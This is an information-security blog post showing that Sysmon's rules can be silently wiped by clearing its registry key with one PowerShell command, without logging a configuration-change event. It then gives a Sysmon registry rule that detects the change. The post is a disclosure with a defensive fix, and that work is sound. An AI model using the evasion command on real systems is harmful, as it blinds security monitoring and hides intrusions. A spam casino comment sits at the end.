Ramblings of an information security professional.

Monday, December 11, 2017

Killing Sysmon Silently

Today I've got a mini-blog with commentary on what I view as a pretty nasty bug in Sysinternals' Sysmon.

After reading Sysinternals Sysmon suspicious activity guide I started playing with GPO/registry based rule changes for my own deployment of sysmon configs internally.

While testing, I noticed that Sysmon's EventID 16, the event logged when Sysmon detects a configuration change, does not occur when HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv\Parameters\Rules is modified directly.

To me, this is huge for an attacker. They have the ability to silently kill Sysmon on a machine without raising the alarm.

Consider the following example: I've applied a config using the -c argument on sysmon.exe, verified that a config state change event was generated, destroyed the config using Powershell without another event ID 16 being generated, and verified that Sysmon is now broken and may not be logging as defenders had intended. As an attacker I could have also brought in my own valid config that disables all logging as well 😁

```
PS C:\>
PS C:\> get-winevent -FilterHashtable @{providername="Microsoft-Windows-Sysmon"} `
>> | ? {$_.Id -eq 16} `
>> | Format-List TimeCreated,Message
get-winevent : No events were found that match the specified selection criteria.
At line:1 char:1
+ get-winevent -FilterHashtable @{providername="Microsoft-Windows-Sysmo ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (:) [Get-WinEvent], Exception
    + FullyQualifiedErrorId : NoMatchingEventsFound,Microsoft.PowerShell.Commands.GetWinEventCommand

PS C:\> sysmon -c .\sysmon-mini.xml


System Monitor v6.20 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 3.40
Configuration file validated.
Configuration updated.

PS C:\> get-winevent -FilterHashtable @{providername="Microsoft-Windows-Sysmon"} `
>> | ? {$_.Id -eq 16} `
>> | Format-List TimeCreated,Message


TimeCreated : 12/11/2017 1:19:29 PM
Message     : Sysmon config state changed:
              UtcTime: 2017-12-11 18:19:29.149
              Configuration: C:\sysmon-mini.xml
              ConfigurationFileHash: SHA1=C348E196CD3905258057BCACDCB25C2330163171



PS C:\> Set-ItemProperty `
>> -Path HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv\Parameters `
>> -Name Rules `
>> -Value @()
PS C:\> get-winevent -FilterHashtable @{providername="Microsoft-Windows-Sysmon"} `
>> | ? {$_.Id -eq 16} `
>> | Format-List TimeCreated,Message


TimeCreated : 12/11/2017 1:19:29 PM
Message     : Sysmon config state changed:
              UtcTime: 2017-12-11 18:19:29.149
              Configuration: C:\sysmon-mini.xml
              ConfigurationFileHash: SHA1=C348E196CD3905258057BCACDCB25C2330163171



PS C:\> sysmon -c


System Monitor v6.20 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                  Sysmon
 - Driver name:                   SysmonDrv
 - HashingAlgorithms:             MD5,SHA256
 - Network connection:            disabled
 - Image loading:                 disabled
 - CRL checking:                  disabled
 - Process Access:                disabled

Failed to open rules configuration with last ruleError 13
PS C:\>
```

So how could a defender detect this? As it turns out, with Sysmon!

If you add a RegistryEvent option to your config looking for modifications to SysmonDrv, you can spot someone messing with Sysmon in your environment.

Search This Blog

Search

- Home
- Guest Contributions

Labels

- blueteam
- dfir
- introduction
- powershell
- psremoting
- redcanary
- redteam
- remoting
- sysinternals
- sysmon
- winrm
- wmi

Blog Archive

December 2017 (1)
November 2017 (1)
August 2017 (1)

```
                <RegistryEvent onmatch="include">
                <TargetObject condition="contains">SysmonDrv</TargetObject>
                </RegistryEvent>
                <FileCreateTime onmatch="include">
                </FileCreateTime>
                <ProcessCreate onmatch="include">
                </ProcessCreate>
                <ProcessTerminate onmatch="include">
                </ProcessTerminate>
        </EventFiltering>
</Sysmon>
```

sysmon-mini.xml hosted with ❤ by GitHub view raw

And here it is in action

```
PS C:\> sysmon -c

System Monitor v6.20 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                  Sysmon
 - Driver name:                   SysmonDrv
 - HashingAlgorithms:             MD5,SHA256
 - Network connection:            disabled
 - Image loading:                 disabled
 - CRL checking:                  disabled
 - Process Access:                disabled

Failed to open rules configuration with last ruleError 13
PS C:\> get-winevent -FilterHashtable @{providername="Microsoft-Windows-Sysmon"} `
>> | ? {$_.Id -eq 16 `
>> -or (($_.ID -eq 12 -or $_.ID -eq 13 -or $_.ID -eq 13) `
>> -and $_.Message -like "*Sysmon*")} `
>> | Format-List TimeCreated,Message`
PS C:\> Set-ItemProperty `
>> -Path HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv\Parameters `
>> -Name Rules `
>> -Value @()
PS C:\> get-winevent -FilterHashtable @{providername="Microsoft-Windows-Sysmon"} `
>> | ? {$_.Id -eq 16 `
>> -or (($_.ID -eq 12 -or $_.ID -eq 13 -or $_.ID -eq 13) `
>> -and $_.Message -like "*Sysmon*")} `
>> | Format-List TimeCreated,Message


TimeCreated : 12/11/2017 1:16:42 PM
Message     : Registry value set:
              EventType: SetValue
              UtcTime: 2017-12-11 18:16:42.608
              ProcessGuid: {9C88867F-960E-5A2E-0000-0010CCBA2E01}
              ProcessId: 13028
              Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
              TargetObject: HKLM\System\CurrentControlSet\Services\SysmonDrv\Parameters\Rules
              Details: Binary Data



PS C:\>
```

By Eric at December 11, 2017

Labels: blueteam, dfir, redteam, sysinternals, sysmon

1 comment:

ebbieibanez March 4, 2022 at 3:13 AM

No Deposit Bonus: Free Play & No Deposit Slots - drmcd
Play free no deposit casino 영천 출장안마 games and win 전라남도 출장샵 real money with 여주 출장안마 no deposit 의정부 출장샵 required. Play casino games 목포 출장마사지 and win real money with free spins.


Reply

To leave a comment, click the button below to sign in with Google.

SIGN IN WITH GOOGLE

Home Older Post

Subscribe to: Post Comments (Atom)



Mitigating bad admin abuse of WMI over WinRM

Introduction When I created this blog back in August, I had intended to open with a detailed posting on PowerShell Remoting that I still ...

Hello, World!

Hello and welcome to Tales from Infosec. My name is Eric and I have created this blog as a place to share information security related con...